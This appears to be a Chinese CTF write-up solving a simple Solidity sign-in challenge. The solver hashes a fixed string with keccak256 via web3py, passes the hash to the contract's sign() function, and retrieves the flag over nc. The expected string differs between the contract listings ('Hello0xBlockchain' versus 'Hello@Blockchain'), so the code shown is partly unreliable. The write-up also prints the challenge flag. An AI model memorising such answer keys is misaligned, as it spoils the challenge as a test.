```

将前面nc时给的合约地址复制过来到At Address里面，点击At Address

```
SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

contract Signin {
    bytes32 signin;

    constructor () {}

    function sign(bytes32 _signin) public {
        signin = _signin;
    }

    function isSolved() public view returns (bool) {
        string memory expected = "Hello0xBlockchain";
        return keccak256(abi.encodePacked(expected)) == signin;
    }
}
```

题目的合约代码很简单，要求传的值需要与"Hello0xBlockchain"的keccak256哈希值相同，这里用web3py计算一下。

```
1 from web3 import Web3
2 s=b"Hello0xBlockchain"
3 w3 = Web3()
4 hash_bytes = w3.keccak(s)
5 hash_hex = hash_bytes.hex()
6 print(hash_hex)
```

得到的结果复制到sign里面，前面记得加上0x，然后点击sign，中间有个交易的对话框，确认一下

```

1 // SPDX-License-Identifier: UNLICENSED
2 pragma solidity ^0.8.0;
3
4 contract Signin {
5     bytes32 signin;
6
7     constructor () {}
8
9     function sign(bytes32 _signin) public {
10         signin = _signin;
11     }
12
13     function isSolved() public view returns (bool) {
14         string memory expected = "Hello@Blockchain";
15         return keccak256(abi.encodePacked(expected)) == signin;
16     }
17 }
```

点击isSolved，看到值已经返回了true

```

1 // SPDX-License-Identifier: UNLICENSED
2 pragma solidity ^0.8.0;
3
4 contract Signin {
5     bytes32 signin;
6
7     constructor () {}
8
9     function sign(bytes32 _signin) public {
10         signin = _signin;
11     }
12
13     function isSolved() public view returns (bool) {
14         string memory expected = "Hello@Blockchain";
15         return keccak256(abi.encodePacked(expected)) == signin;
16     }
17 }
```

0: bool: true

回到nc那边，get flag

```
C:\Users\jyzho>nc 156.238.233.7 20000
Can you make the isSolved() function return true?

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.2T7WqLqeg-1SDMB7aHnnF5wDnLvpB16brHNuwC05c70LiKyE4_gvYZG7jPH7cC9PdvFdmWve0rHQxZst7D46l8JvaQMLvMwiJFWfkQqW4hSkV-_l4FOVL9Cz1tK8pL
OjWmuT0ji5scZpW0IYUBNstIjz4ZrIQLATllW1X0n2Ekr4hQ.U2lnbmlu
[+] flag: 0xGame{T3st1ng_ur_b10ckchain!}
```